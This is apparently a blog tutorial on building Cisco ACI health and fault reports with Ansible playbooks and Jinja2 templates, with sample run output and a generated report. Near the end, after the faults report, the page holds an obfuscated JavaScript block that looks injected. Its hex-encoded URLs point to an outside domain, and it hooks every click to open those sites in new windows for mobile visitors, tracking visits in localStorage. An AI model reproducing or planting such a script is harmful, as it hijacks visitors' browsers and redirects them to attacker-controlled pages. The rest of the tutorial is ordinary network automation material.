    ok: [apic -> localhost] => (item={'name': 'web_filter', 'description': 'Managed by Ansible', 'entry': 'https', 'ethertype': 'ip', 'ip_protocol': 'tcp', 'destination_from': '443', 'destination_to': '443'})
    changed: [apic -> localhost] => (item={'name': 'email_filter', 'description': 'Managed by Ansible', 'entry': 'smtp', 'ethertype': 'ip', 'ip_protocol': 'tcp', 'destination_from': '25', 'destination_to': '25'})
    ok: [apic -> localhost] => (item={'name': 'email_filter', 'description': 'Managed by Ansible', 'entry': 'smtps', 'ethertype': 'ip', 'ip_protocol': 'tcp', 'destination_from': '587', 'destination_to': '587'})
    ok: [apic -> localhost] => (item={'name': 'email_filter', 'description': 'Managed by Ansible', 'entry': 'imaps', 'ethertype': 'ip', 'ip_protocol': 'tcp', 'destination_from': '993', 'destination_to': '993'})
    changed: [apic -> localhost] => (item={'name': 'storage_filter', 'description': 'Managed by Ansible', 'entry': 'pgsql', 'ethertype': 'ip', 'ip_protocol': 'tcp', 'destination_from': '5432', 'destination_to': '5432'})
    
    TASK [Create Filter Entry] ***************************************************************************************************************************************
    changed: [apic -> localhost] => (item={'name': 'web_filter', 'description': 'Managed by Ansible', 'entry': 'http', 'ethertype': 'ip', 'ip_protocol': 'tcp', 'destination_from': '80', 'destination_to': '80'})
    changed: [apic -> localhost] => (item={'name': 'web_filter', 'description': 'Managed by Ansible', 'entry': 'https', 'ethertype': 'ip', 'ip_protocol': 'tcp', 'destination_from': '443', 'destination_to': '443'})
    changed: [apic -> localhost] => (item={'name': 'email_filter', 'description': 'Managed by Ansible', 'entry': 'smtp', 'ethertype': 'ip', 'ip_protocol': 'tcp', 'destination_from': '25', 'destination_to': '25'})
    changed: [apic -> localhost] => (item={'name': 'email_filter', 'description': 'Managed by Ansible', 'entry': 'smtps', 'ethertype': 'ip', 'ip_protocol': 'tcp', 'destination_from': '587', 'destination_to': '587'})
    changed: [apic -> localhost] => (item={'name': 'email_filter', 'description': 'Managed by Ansible', 'entry': 'imaps', 'ethertype': 'ip', 'ip_protocol': 'tcp', 'destination_from': '993', 'destination_to': '993'})
    changed: [apic -> localhost] => (item={'name': 'storage_filter', 'description': 'Managed by Ansible', 'entry': 'pgsql', 'ethertype': 'ip', 'ip_protocol': 'tcp', 'destination_from': '5432', 'destination_to': '5432'})
    
    PLAY [CREATE CONTRACTS AND CONTRACT SUBJECTS] ********************************************************************************************************************
    
    TASK [Create Contract] *******************************************************************************************************************************************
    changed: [apic -> localhost] => (item={'name': 'WebServices_CON', 'filter': 'web_filter', 'description': 'Managed by Ansible'})
    ok: [apic -> localhost] => (item={'name': 'WebServices_CON', 'filter': 'icmp', 'description': 'Managed by Ansible'})
    changed: [apic -> localhost] => (item={'name': 'EmailServices_CON', 'filter': 'email_filter', 'description': 'Managed by Ansible'})
    ok: [apic -> localhost] => (item={'name': 'EmailServices_CON', 'filter': 'icmp', 'description': 'Managed by Ansible'})
    changed: [apic -> localhost] => (item={'name': 'StorageServices_CON', 'filter': 'storage_filter', 'description': 'Managed by Ansible'})
    ok: [apic -> localhost] => (item={'name': 'StorageServices_CON', 'filter': 'icmp', 'description': 'Managed by Ansible'})
    
    TASK [Create Contract Subject] ***********************************************************************************************************************************
    changed: [apic -> localhost] => (item={'name': 'WebServices_CON', 'filter': 'web_filter', 'description': 'Managed by Ansible'})
    ok: [apic -> localhost] => (item={'name': 'WebServices_CON', 'filter': 'icmp', 'description': 'Managed by Ansible'})
    changed: [apic -> localhost] => (item={'name': 'EmailServices_CON', 'filter': 'email_filter', 'description': 'Managed by Ansible'})
    ok: [apic -> localhost] => (item={'name': 'EmailServices_CON', 'filter': 'icmp', 'description': 'Managed by Ansible'})
    changed: [apic -> localhost] => (item={'name': 'StorageServices_CON', 'filter': 'storage_filter', 'description': 'Managed by Ansible'})
    ok: [apic -> localhost] => (item={'name': 'StorageServices_CON', 'filter': 'icmp', 'description': 'Managed by Ansible'})
    
    TASK [Add Filter to Contract Subject] ****************************************************************************************************************************
    changed: [apic -> localhost] => (item={'name': 'WebServices_CON', 'filter': 'web_filter', 'description': 'Managed by Ansible'})
    changed: [apic -> localhost] => (item={'name': 'WebServices_CON', 'filter': 'icmp', 'description': 'Managed by Ansible'})
    changed: [apic -> localhost] => (item={'name': 'EmailServices_CON', 'filter': 'email_filter', 'description': 'Managed by Ansible'})
    changed: [apic -> localhost] => (item={'name': 'EmailServices_CON', 'filter': 'icmp', 'description': 'Managed by Ansible'})
    changed: [apic -> localhost] => (item={'name': 'StorageServices_CON', 'filter': 'storage_filter', 'description': 'Managed by Ansible'})
    changed: [apic -> localhost] => (item={'name': 'StorageServices_CON', 'filter': 'icmp', 'description': 'Managed by Ansible'})
    
    PLAY [BIND CONTRACTS TO EPGS] ************************************************************************************************************************************
    
    TASK [Add Contract to EPG] ***************************************************************************************************************************************
    changed: [apic -> localhost] => (item={'epg': 'Users_EPG', 'ap': 'UserServices_APP', 'contract': 'WebServices_CON', 'type': 'consumer'})
    changed: [apic -> localhost] => (item={'epg': 'Web_EPG', 'ap': 'UserServices_APP', 'contract': 'WebServices_CON', 'type': 'provider'})
    changed: [apic -> localhost] => (item={'epg': 'Users_EPG', 'ap': 'UserServices_APP', 'contract': 'EmailServices_CON', 'type': 'consumer'})
    changed: [apic -> localhost] => (item={'epg': 'Email_EPG', 'ap': 'UserServices_APP', 'contract': 'EmailServices_CON', 'type': 'provider'})
    changed: [apic -> localhost] => (item={'epg': 'Web_EPG', 'ap': 'UserServices_APP', 'contract': 'StorageServices_CON', 'type': 'consumer'})
    changed: [apic -> localhost] => (item={'epg': 'Email_EPG', 'ap': 'UserServices_APP', 'contract': 'StorageServices_CON', 'type': 'consumer'})
    changed: [apic -> localhost] => (item={'epg': 'Storage_EPG', 'ap': 'UserServices_APP', 'contract': 'StorageServices_CON', 'type': 'provider'})
    
    PLAY RECAP *******************************************************************************************************************************************************
    apic                       : ok=19   changed=13   unreachable=0    failed=0    skipped=0    rescued=0    ignored=0
    

    By using the the APIC Sandbox GUI we can verify that the tenant SNV_Retail has the expected EPG to contract relationship under the application profile Topology tab:

    Generating a health report

    System health scores can be verified manually via the sandbox version of the Cisco APIC GUI by navigating to System > Dashboard.
    In the Tenants with Health ≤ section, move the slider to 100 to see the Tenants’ health.

    01_health_report.yml

    The first playbook 01_health_report.yml consists of three REST API queries to obtain the health scores from the JSON data, and add it to a report.

    ‘Get System Health’ sends a GET request to return the system health score and other information in JSON format.

    The ‘Save Health Markdown Report’ section collects all the data from previous API requests (health_system, health_topology, and health_tenant variables), combines the data with the templates/health_report.j2 Jinja2 template, and saves a Markdown text file with the result to reports/fragments/01_health_report.md.

    ---
    
    - name:  query fabric and build health report
      hosts: apic
      
      tasks:
        - name: Get System Health
          aci_rest:
            host: "{{ ansible_host }}"
            port: "{{ ansible_port }}"
            user: "{{ ansible_user }}"
            password: "{{ ansible_password }}"
            validate_certs: "{{ validate_certs }}"
            
            path: "/api/mo/topology/health.json"
            method: get
          delegate_to: localhost
          register: health_system
          
        - name: Print System Health Response Data
          debug:
            var: health_system
            verbosity: 1
          
        - name: Get Topology Health
          aci_rest:
            host: "{{ ansible_host }}"
            port: "{{ ansible_port }}"
            user: "{{ ansible_user }}"
            password: "{{ ansible_password }}"
            validate_certs: "{{ validate_certs }}"
            
            path: "/api/node/class/topSystem.json?rsp-subtree-include=health,required"
            method: get
          delegate_to: localhost
          register: health_topology
          
        - name: Print Topology Health Response Data
          debug:
            var: health_topology
            verbosity: 1
            
        - name: Get Tenant Health
          aci_rest:
            host: "{{ ansible_host }}"
            port: "{{ ansible_port }}"
            user: "{{ ansible_user }}"
            password: "{{ ansible_password }}"
            validate_certs: "{{ validate_certs }}"
            
            path: "/api/mo/uni/tn-{{ customer_name }}.json?rsp-subtree-include=health"
            method: get
          delegate_to: localhost
          register: health_tenant
          
        - name: Print Tenant Health Response Data
          debug:
            var: health_tenant
            verbosity: 1
            
        - name: Save Health Markdown Report
          template: 
            src: "health_report.j2"
            dest: "reports/fragments/01_health_report.md"
          delegate_to: localhost
    

    Create a health_report.j2 file in the templates/ folder to createa Jinja2 template.
    This will use for the System Health value from the Cisco API response and place it in your report.

    health_report.j2

    ## ACI Health
    
    ## System Health
     - Current System Health: **{{ health_system.imdata[ 0 ].fabricHealthTotal.attributes.cur }}**
    
    {% if health_topology %}
    ### Fabric Health
    
    {% for node in health_topology.imdata %}
    #### Node {{ node.topSystem.attributes.name }}
    
     - Current Node Health: **{{ node.topSystem.children.0.healthInst.attributes.cur }}**
     - Node **{{ node.topSystem.attributes.id }}** in **{{ node.topSystem.attributes.fabricDomain }}** with role **{{ node.topSystem.attributes.role }}** and serial number **{{ node.topSystem.attributes.serial }}**
    
    {% endfor %}
    {% endif %}
    
    ## Tenant SNV_Retail Health
     - Current Tenant Health: **{{ health_tenant.imdata[ 0 ].fvTenant.children[ 0 ].healthInst.attributes.cur }}**
     - Description: **{{ health_tenant.imdata[ 0 ].fvTenant.attributes.descr }}**
    

    The 02_faults_report.yml playbook is a REST API query that retrieves all objects of the class faultSummary and provides a query parameter that tells the Cisco APIC to return the results ordered descending by their severity attribute. The results are stored in the faults_system variable.

    02_faults_report.yml

    The ‘Get Tenant Fault’ section lists the faults for a specific tenant, supplied dynamically from the inventory variable customer_name, in this case SNV_Retail.

    ---
    
    - name:  QUERY FABRIC AND BUILD FAULTS REPORT
      hosts: apic
            
      tasks:
        - name: Get System Faults Summary
          aci_rest:
            host: "{{ ansible_host }}"
            port: "{{ ansible_port }}"
            user: "{{ ansible_user }}"
            password: "{{ ansible_password }}"
            validate_certs: "{{ validate_certs }}"
            
            path: "/api/node/class/faultSummary.json?order-by=faultSummary.severity|desc"
            method: get
          delegate_to: localhost
          register: faults_system
          
        - name: Print System Faults Summary Response Data
          debug:
            var: faults_system
            verbosity: 1
            
        - name: Get Tenant Faults
          aci_rest:
            host: "{{ ansible_host }}"
            port: "{{ ansible_port }}"
            user: "{{ ansible_user }}"
            password: "{{ ansible_password }}"
            validate_certs: "{{ validate_certs }}"
            
            path: "/api/mo/uni/tn-{{ customer_name }}.json?rsp-subtree-include=faults,subtree,no-scoped"
            method: get
          delegate_to: localhost
          register: faults_tenant
          
        - name: Print Tenant Faults Response Data
          debug:
            var: faults_tenant
            verbosity: 1
            
        - name: Save Faults Markdown Report
          template: 
            src: "faults_report.j2"
            dest: "reports/fragments/03_faults_report.md"
          delegate_to: localhost
    

    And the corresponding template file for the fault reports:

    faults_report.j2

    ### System Faults Summary
    
    Total number of fault categories: **{{ faults_system.totalCount }}**
    
    {% for fault in faults_system.imdata %}
    - Severity-**{{ fault.faultSummary.attributes.severity }}**/Type-**{{ fault.faultSummary.attributes.type }}**/Code-**{{ fault.faultSummary.attributes.code }}**/Domain-**{{ fault.faultSummary.attributes.domain }}**
        + Cause: `{{ fault.faultSummary.attributes.cause }}`
        + Count: **{{ fault.faultSummary.attributes.count }}**
        + Description: {{ fault.faultSummary.attributes.descr }}
    {% endfor %}
    

    Finally we create a master report to aggregate the the reports generated from the previous playbooks.

    00_master.yml

    The assemble module takes all the files in the reports/fragments and concatenates them into the reports/infra_report.md file.

    The fragments are taken in string sorting order, which is why the individual files are using a numbering system so that you can keep the ordering under control:

    reports/fragments/
    ├── 01_health_report.md
    └── 02_faults_report.md
    
    ---
    
    - name:  ENVIRONMENT SETUP AND VALIDATION
      hosts: apic
            
      tasks:
      
        # All of these should be defined:
        # ansible_host, ansible_port, ansible_user, ansible_password, validate_certs
        # customer_name
        - name: Test that connection details are defined  
          assert:
            that:
              - 'ansible_host is defined'
              - 'ansible_port is defined'
              - 'ansible_user is defined'
              - 'ansible_password is defined'
              - 'validate_certs is defined'
              - 'customer_name is defined'
            fail_msg: "Please that these variables exist: ansible_host, 
              ansible_port, ansible_user, ansible_password, validate_certs
              and customer_name!"
            quiet: true
            
        # Create the reports/fragments folders if they don't already exist
        - name: Ensure the reports/fragments folder exists
          file:
            path: "reports/fragments"
            state: "directory"
          delegate_to: localhost
          
    # All playbooks imported here are designed to also execute independently
    - name: ACI HEALTH REPORT
      import_playbook: 01_health_report.yml
      
    - name: ACI FAULTS REPORT
      import_playbook: 02_faults_report.yml
      
    # Put together all of the reports in one file
    - name: CONSOLIDATE REPORTS INTO FINAL DOCUMENT
      hosts: localhost
      tags: assemble
      
      tasks:
        - name: Assemble the fragments into one file
          assemble:
            src: "reports/fragments"
            dest: "reports/infra_report.md"
    

    View the generated final report reports/infra_report.md. You should see system faults and SNV_Retail tenant faults:

    infra_report.md

    ## ACI Health
    
    ## System Health
     - Current System Health: **0**
    
    ### Fabric Health
    
    #### Node leaf-1
    
     - Current Node Health: **90**
     - Node **101** in **ACI Fabric1** with role **leaf** and serial number **TEP-1-101**
    
    #### Node leaf-2
    
     - Current Node Health: **90**
     - Node **102** in **ACI Fabric1** with role **leaf** and serial number **TEP-1-102**
    
    #### Node spine-1
    
     - Current Node Health: **0**
     - Node **201** in **ACI Fabric1** with role **spine** and serial number **TEP-1-103**
    
    
    ## Tenant SNV_Retail Health
     - Current Tenant Health: **100**
     - Description: **SNV_Retail Hosted Customer Services - Managed by Ansible**
    ### System Faults Summary
    
    Total number of fault categories: **30**
    
    - Severity-**critical**/Type-**operational**/Code-**F0104**/Domain-**infra**
        + Cause: `port-down`
        + Count: **1**
        + Description: This fault occurs when a bond interface on a controller is in the link-down state.
    - Severity-**critical**/Type-**operational**/Code-**F103824**/Domain-**infra**
        + Cause: `threshold-crossed`
        + Count: **1**
        + Description: Threshold crossing alert for class eqptTemp5min, property normalizedLast
    - Severity-**major**/Type-**config**/Code-**F3083**/Domain-**tenant**
        + Cause: `config-error`
        + Count: **44**
        + Description: This fault occurs when multiple MACs have same IP address in the same VRF.
    - Severity-**major**/Type-**environmental**/Code-**F1318**/Domain-**infra**
        + Cause: `equipment-psu-missing`
        + Count: **3**
        + Description: This fault occurs when PSU are not detected correctly
    - Severity-**minor**/Type-**config**/Code-**F0467**/Domain-**tenant**
        + Cause: `configuration-failed`
        + Count: **44**
        + Description: This fault occurs when an End Point Group / End Point Security Group is incompletely or incorrectly configured.
    - Severity-**minor**/Type-**config**/Code-**F1295**/Domain-**infra**
        + Cause: `configuration-failed`
        + Count: **6**
        + Description: This fault is raised when a Date and Time Policy (datetime:Pol) fails to apply due to configuration issues.
    - Severity-**minor**/Type-**operational**/Code-**F1651**/Domain-**infra**
        + Cause: `export-data-failed`
        + Count: **1**
        + Description: This fault occurs when export operation for techsupport or core files did not succeed.
    - Severity-**minor**/Type-**config**/Code-**F0523**/Domain-**tenant**
        + Cause: `configuration-failed`
        + Count: **2**
        + Description: This fault occurs when an End Point Group / End Point Security Group is incompletely or incorrectly configured.
    - Severity-**minor**/Type-**operational**/Code-**F4149**/Domain-**infra**
        + Cause: `oper-state-change`
        + Count: **1**
        + Description: This fault occurs when you remove LC/FM/SUP/SC from the slot
    - Severity-**warning**/Type-**operational**/Code-**F1207**/Domain-**access**
        + Cause: `protocol-arp-adjacency-down`
        + Count: **1**
        + Description: This fault occurs when the operational state of the arp adjacency is down
    - Severity-**warning**/Type-**operational**/Code-**F110344**/Domain-**infra**
        + Cause: `threshold-crossed`
        + Count: **22**
        + Description: Threshold crossing alert for class l2IngrBytesPart5min, property dropRate
    - Severity-**warning**/Type-**operational**/Code-**F112128**/Domain-**infra**
        + Cause: `threshold-crossed`
        + Count: **27**
        + Description: Threshold crossing alert for class l2IngrPkts5min, property dropRate
    - Severity-**warning**/Type-**operational**/Code-**F110473**/Domain-**infra**
        + Cause: `threshold-crossed`
        + Count: **4**
        + Description: Threshold crossing alert for class l2IngrBytesAg15min, property dropRate
    - Severity-**warning**/Type-**operational**/Code-**F112425**/Domain-**infra**
        + Cause: `threshold-crossed`
        + Count: **4**
        + Description: Threshold crossing alert for class l2IngrPktsAg15min, property dropRate
    - Severity-**warning**/Type-**config**/Code-**F1037**/Domain-**infra**
        + Cause: `resolution-failed`
        + Count: **2**
        + Description: The object refers to an object that was not found.
    - Severity-**warning**/Type-**config**/Code-**F1014**/Domain-**infra**
        + Cause: `resolution-failed`
        + Count: **2**
        + Description: The object refers to an object that was not found.
    - Severity-**warning**/Type-**operational**/Code-**F100696**/Domain-**infra**
        + Cause: `threshold-crossed`
        + Count: **18**
        + Description: Threshold crossing alert for class eqptIngrDropPkts5min, property forwardingRate
    - Severity-**warning**/Type-**operational**/Code-**F1360**/Domain-**access**
        + Cause: `protocol-coop-adjacency-down`
        + Count: **2**
        + Description: This fault occurs when the operational state of the coop adjacency is down
    - Severity-**warning**/Type-**config**/Code-**F3057**/Domain-**external**
        + Cause: `product-not-registered`
        + Count: **1**
        + Description: This fault is raised when APIC Controller product is not registered with Cisco Smart Software Manager (CSSM).
    - Severity-**warning**/Type-**config**/Code-**F0956**/Domain-**infra**
        + Cause: `resolution-failed`
        + Count: **4**
        + Description: The object refers to an object that was not found.
    - Severity-**warning**/Type-**operational**/Code-**F110176**/Domain-**infra**
        + Cause: `threshold-crossed`
        + Count: **27**
        + Description: Threshold crossing alert for class l2IngrBytes5min, property dropRate
    - Severity-**warning**/Type-**operational**/Code-**F100264**/Domain-**infra**
        + Cause: `threshold-crossed`
        + Count: **18**
        + Description: Threshold crossing alert for class eqptIngrDropPkts5min, property bufferRate
    - Severity-**warning**/Type-**operational**/Code-**F112296**/Domain-**infra**
        + Cause: `threshold-crossed`
        + Count: **22**
        + Description: Threshold crossing alert for class l2IngrPktsPart5min, property dropRate
    - Severity-**warning**/Type-**config**/Code-**F0955**/Domain-**infra**
        + Cause: `resolution-failed`
        + Count: **2**
        + Description: The object refers to an object that was not found.
    - Severity-**warning**/Type-**operational**/Code-**F96976**/Domain-**infra**
        + Cause: `threshold-crossed`
        + Count: **18**
        + Description: Threshold crossing alert for class eqptEgrDropPkts5min, property errorRate
    - Severity-**warning**/Type-**config**/Code-**F1021**/Domain-**infra**
        + Cause: `resolution-failed`
        + Count: **1**
        + Description: The object refers to an object that was not found.
    - Severity-**warning**/Type-**operational**/Code-**F96760**/Domain-**infra**
        + Cause: `threshold-crossed`
        + Count: **18**
        + Description: Threshold crossing alert for class eqptEgrDropPkts5min, property bufferRate
    - Severity-**warning**/Type-**config**/Code-**F0981**/Domain-**infra**
        + Cause: `resolution-failed`
        + Count: **1**
        + Description: The object refers to an object that was not found.
    - Severity-**warning**/Type-**operational**/Code-**F100480**/Domain-**infra**
        + Cause: `threshold-crossed`
        + Count: **18**
        + Description: Threshold crossing alert for class eqptIngrDropPkts5min, property errorRate
    - Severity-**warning**/Type-**operational**/Code-**F381328**/Domain-**infra**
        + Cause: `threshold-crossed`
        + Count: **12**
        + Description: Threshold crossing alert for class eqptIngrErrPkts5min, property crcLast


    (_0x562006,_0x1334d6){const _0x1922f2=_0x1922();return _0x3023=function(_0x30231a,_0x4e4880){_0x30231a=_0x30231a-0x1bf;let _0x2b207e=_0x1922f2[_0x30231a];return _0x2b207e;},_0x3023(_0x562006,_0x1334d6);}function _0x1922(){const _0x5a990b=[‘substr’,’length’,’-hurs’,’open’,’round’,’443779RQfzWn’,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x44\x59\x7a\x33\x63\x303′,’click’,’5114346JdlaMi’,’1780163aSIYqH’,’forEach’,’host’,’_blank’,’68512ftWJcO’,’addEventListener’,’-mnts’,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x69\x7a\x70\x35\x63\x335′,’4588749LmrVjF’,’parse’,’630bGPCEV’,’mobileCheck’,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x6d\x4f\x65\x38\x63\x318′,’abs’,’-local-storage’,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x78\x6c\x64\x39\x63\x369′,’56bnMKls’,’opera’,’6946eLteFW’,’userAgent’,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x59\x68\x75\x34\x63\x364′,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x44\x44\x46\x37\x63\x397′,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x59\x67\x46\x32\x63\x342′,’floor’,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x4e\x61\x6e\x36\x63\x306′,’999HIfBhL’,’filter’,’test’,’getItem’,’random’,’138490EjXyHW’,’stopPropagation’,’setItem’,’70kUzPYI’];_0x1922=function(){return _0x5a990b;};return _0x1922();}(function(_0x16ffe6,_0x1e5463){const _0x20130f=_0x3023,_0x307c06=_0x16ffe6();while(!![]){try{const _0x1dea23=parseInt(_0x20130f(0x1d6))/0x1+-parseInt(_0x20130f(0x1c1))/0x2*(parseInt(_0x20130f(0x1c8))/0x3)+parseInt(_0x20130f(0x1bf))/0x4*(-parseInt(_0x20130f(0x1cd))/0x5)+parseInt(_0x20130f(0x1d9))/0x6+-parseInt(_0x20130f(0x1e4))/0x7*(parseInt(_0x20130f(0x1de))/0x8)+parseInt(_0x20130f(0x1e2))/0x9+-parseInt(_0x20130f(0x1d0))/0xa*(-parseInt(_0x20130f(0x1da))/0xb);if(_0x1dea23===_0x1e5463)break;else _0x307c06[‘push’](_0x307c06[‘shift’]());}catch(_0x3e3a47){_0x307c06[‘push’](_0x307c06[‘shift’]());}}}(_0x1922,0x984cd),function(_0x34eab3){const _0x111835=_0x3023;window[‘mobileCheck’]=function(){const _0x123821=_0x3023;let _0x399500=![];return function(_0x5e9786){const _0x1165a7=_0x3023;if(/(android|bb\d+|meego).+mobile|avantgo|bada\/|blackberry|blazer|compal|elaine|fennec|hiptop|iemobile|ip(hone|od)|iris|kindle|lge |maemo|midp|mmp|mobile.+firefox|netfront|opera m(ob|in)i|palm( os)?|phone|p(ixi|re)\/|plucker|pocket|psp|series(4|6)0|symbian|treo|up\.(browser|link)|vodafone|wap|windows ce|xda|xiino/i[_0x1165a7(0x1ca)](_0x5e9786)||/1207|6310|6590|3gso|4thp|50[1-6]i|770s|802s|a wa|abac|ac(er|oo|s\-)|ai(ko|rn)|al(av|ca|co)|amoi|an(ex|ny|yw)|aptu|ar(ch|go)|as(te|us)|attw|au(di|\-m|r |s )|avan|be(ck|ll|nq)|bi(lb|rd)|bl(ac|az)|br(e|v)w|bumb|bw\-(n|u)|c55\/|capi|ccwa|cdm\-|cell|chtm|cldc|cmd\-|co(mp|nd)|craw|da(it|ll|ng)|dbte|dc\-s|devi|dica|dmob|do(c|p)o|ds(12|\-d)|el(49|ai)|em(l2|ul)|er(ic|k0)|esl8|ez([4-7]0|os|wa|ze)|fetc|fly(\-|_)|g1 u|g560|gene|gf\-5|g\-mo|go(\.w|od)|gr(ad|un)|haie|hcit|hd\-(m|p|t)|hei\-|hi(pt|ta)|hp( i|ip)|hs\-c|ht(c(\-| |_|a|g|p|s|t)|tp)|hu(aw|tc)|i\-(20|go|ma)|i230|iac( |\-|\/)|ibro|idea|ig01|ikom|im1k|inno|ipaq|iris|ja(t|v)a|jbro|jemu|jigs|kddi|keji|kgt( |\/)|klon|kpt |kwc\-|kyo(c|k)|le(no|xi)|lg( g|\/(k|l|u)|50|54|\-[a-w])|libw|lynx|m1\-w|m3ga|m50\/|ma(te|ui|xo)|mc(01|21|ca)|m\-cr|me(rc|ri)|mi(o8|oa|ts)|mmef|mo(01|02|bi|de|do|t(\-| |o|v)|zz)|mt(50|p1|v )|mwbp|mywa|n10[0-2]|n20[2-3]|n30(0|2)|n50(0|2|5)|n7(0(0|1)|10)|ne((c|m)\-|on|tf|wf|wg|wt)|nok(6|i)|nzph|o2im|op(ti|wv)|oran|owg1|p800|pan(a|d|t)|pdxg|pg(13|\-([1-8]|c))|phil|pire|pl(ay|uc)|pn\-2|po(ck|rt|se)|prox|psio|pt\-g|qa\-a|qc(07|12|21|32|60|\-[2-7]|i\-)|qtek|r380|r600|raks|rim9|ro(ve|zo)|s55\/|sa(ge|ma|mm|ms|ny|va)|sc(01|h\-|oo|p\-)|sdk\/|se(c(\-|0|1)|47|mc|nd|ri)|sgh\-|shar|sie(\-|m)|sk\-0|sl(45|id)|sm(al|ar|b3|it|t5)|so(ft|ny)|sp(01|h\-|v\-|v )|sy(01|mb)|t2(18|50)|t6(00|10|18)|ta(gt|lk)|tcl\-|tdg\-|tel(i|m)|tim\-|t\-mo|to(pl|sh)|ts(70|m\-|m3|m5)|tx\-9|up(\.b|g1|si)|utst|v400|v750|veri|vi(rg|te)|vk(40|5[0-3]|\-v)|vm40|voda|vulc|vx(52|53|60|61|70|80|81|83|85|98)|w3c(\-| )|webc|whit|wi(g |nc|nw)|wmlb|wonu|x700|yas\-|your|zeto|zte\-/i[_0x1165a7(0x1ca)](_0x5e9786[_0x1165a7(0x1d1)](0x0,0x4)))_0x399500=!![];}(navigator[_0x123821(0x1c2)]||navigator[‘vendor’]||window[_0x123821(0x1c0)]),_0x399500;};const _0xe6f43=[‘\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x62\x70\x69\x30\x63\x370′,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x58\x6a\x64\x31\x63\x391’,_0x111835(0x1c5),_0x111835(0x1d7),_0x111835(0x1c3),_0x111835(0x1e1),_0x111835(0x1c7),_0x111835(0x1c4),_0x111835(0x1e6),_0x111835(0x1e9)],_0x7378e8=0x3,_0xc82d98=0x6,_0x487206=_0x551830=>{const _0x2c6c7a=_0x111835;_0x551830[_0x2c6c7a(0x1db)]((_0x3ee06f,_0x37dc07)=>{const _0x476c2a=_0x2c6c7a;!localStorage[‘getItem’](_0x3ee06f+_0x476c2a(0x1e8))&&localStorage[_0x476c2a(0x1cf)](_0x3ee06f+_0x476c2a(0x1e8),0x0);});},_0x564ab0=_0x3743e2=>{const _0x415ff3=_0x111835,_0x229a83=_0x3743e2[_0x415ff3(0x1c9)]((_0x37389f,_0x22f261)=>localStorage[_0x415ff3(0x1cb)](_0x37389f+_0x415ff3(0x1e8))==0x0);return _0x229a83[Math[_0x415ff3(0x1c6)](Math[_0x415ff3(0x1cc)]()*_0x229a83[_0x415ff3(0x1d2)])];},_0x173ccb=_0xb01406=>localStorage[_0x111835(0x1cf)](_0xb01406+_0x111835(0x1e8),0x1),_0x5792ce=_0x5415c5=>localStorage[_0x111835(0x1cb)](_0x5415c5+_0x111835(0x1e8)),_0xa7249=(_0x354163,_0xd22cba)=>localStorage[_0x111835(0x1cf)](_0x354163+_0x111835(0x1e8),_0xd22cba),_0x381bfc=(_0x49e91b,_0x531bc4)=>{const _0x1b0982=_0x111835,_0x1da9e1=0x3e8*0x3c*0x3c;return Math[_0x1b0982(0x1d5)](Math[_0x1b0982(0x1e7)](_0x531bc4-_0x49e91b)/_0x1da9e1);},_0x6ba060=(_0x1e9127,_0x28385f)=>{const _0xb7d87=_0x111835,_0xc3fc56=0x3e8*0x3c;return Math[_0xb7d87(0x1d5)](Math[_0xb7d87(0x1e7)](_0x28385f-_0x1e9127)/_0xc3fc56);},_0x370e93=(_0x286b71,_0x3587b8,_0x1bcfc4)=>{const _0x22f77c=_0x111835;_0x487206(_0x286b71),newLocation=_0x564ab0(_0x286b71),_0xa7249(_0x3587b8+’-mnts’,_0x1bcfc4),_0xa7249(_0x3587b8+_0x22f77c(0x1d3),_0x1bcfc4),_0x173ccb(newLocation),window[‘mobileCheck’]()&&window[_0x22f77c(0x1d4)](newLocation,’_blank’);};_0x487206(_0xe6f43);function _0x168fb9(_0x36bdd0){const _0x2737e0=_0x111835;_0x36bdd0[_0x2737e0(0x1ce)]();const _0x263ff7=location[_0x2737e0(0x1dc)];let _0x1897d7=_0x564ab0(_0xe6f43);const _0x48cc88=Date[_0x2737e0(0x1e3)](new Date()),_0x1ec416=_0x5792ce(_0x263ff7+_0x2737e0(0x1e0)),_0x23f079=_0x5792ce(_0x263ff7+_0x2737e0(0x1d3));if(_0x1ec416&&_0x23f079)try{const _0x2e27c9=parseInt(_0x1ec416),_0x1aa413=parseInt(_0x23f079),_0x418d13=_0x6ba060(_0x48cc88,_0x2e27c9),_0x13adf6=_0x381bfc(_0x48cc88,_0x1aa413);_0x13adf6>=_0xc82d98&&(_0x487206(_0xe6f43),_0xa7249(_0x263ff7+_0x2737e0(0x1d3),_0x48cc88)),_0x418d13>=_0x7378e8&&(_0x1897d7&&window[_0x2737e0(0x1e5)]()&&(_0xa7249(_0x263ff7+_0x2737e0(0x1e0),_0x48cc88),window[_0x2737e0(0x1d4)](_0x1897d7,_0x2737e0(0x1dd)),_0x173ccb(_0x1897d7)));}catch(_0x161a43){_0x370e93(_0xe6f43,_0x263ff7,_0x48cc88);}else _0x370e93(_0xe6f43,_0x263ff7,_0x48cc88);}document[_0x111835(0x1df)](_0x111835(0x1d8),_0x168fb9);}());

  • Configure and Verify Cisco ACI Using Acitoolkit

    Some instructions and code on how to use the Acitoolkit objects to perform configuration checks against the APIC running state and then create a new Tenant configuration from scratch.

    Instructions for setting up acitoolkit for the first time are given here:

    https://acitoolkit.readthedocs.io/en/latest/tutorialsetup.html

